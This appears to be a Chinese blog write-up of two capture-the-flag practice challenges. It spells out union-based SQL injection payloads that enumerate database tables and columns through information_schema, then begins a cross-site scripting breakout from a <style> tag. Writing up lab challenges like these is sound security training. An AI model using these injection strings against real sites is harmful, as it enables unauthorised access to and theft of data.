

二向箔-百日打卡writeup26-30

原创

beirry 于 2021-12-20 11:33:04 发布 236 收藏

分类专栏: [二向箔安全-百日打卡](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/beirry/article/details/121969845>

版权




[二向箔安全-百日打卡](#) 专栏收录该内容

6 篇文章 0 订阅


订阅专栏

NO.26


按照提示来依次访问one,two,three




访问two时则弹出了以下内容




尝试sql注入，输入 `one'%23` 正常回显（%23是#的url编码，前端不会把#以及#后的内容传输到后端，所以要经过url编码才能传输）




判断显示位 `order by [number]%23` 到5则报错，说明只有4个显示位




查看显示位 `-one' union select 1,2,3,4%23`




查表 `-one' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()%23`




查字段名 `-one' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='workbook'%23`






根据排查id=6得到flag





NO.27



提示意思其实是告知输入的内容会在<style>标签中，还要使用<script>标签，意思就是让我们闭合<style>标签了




尝试输入 `</style>`，看是否能闭合

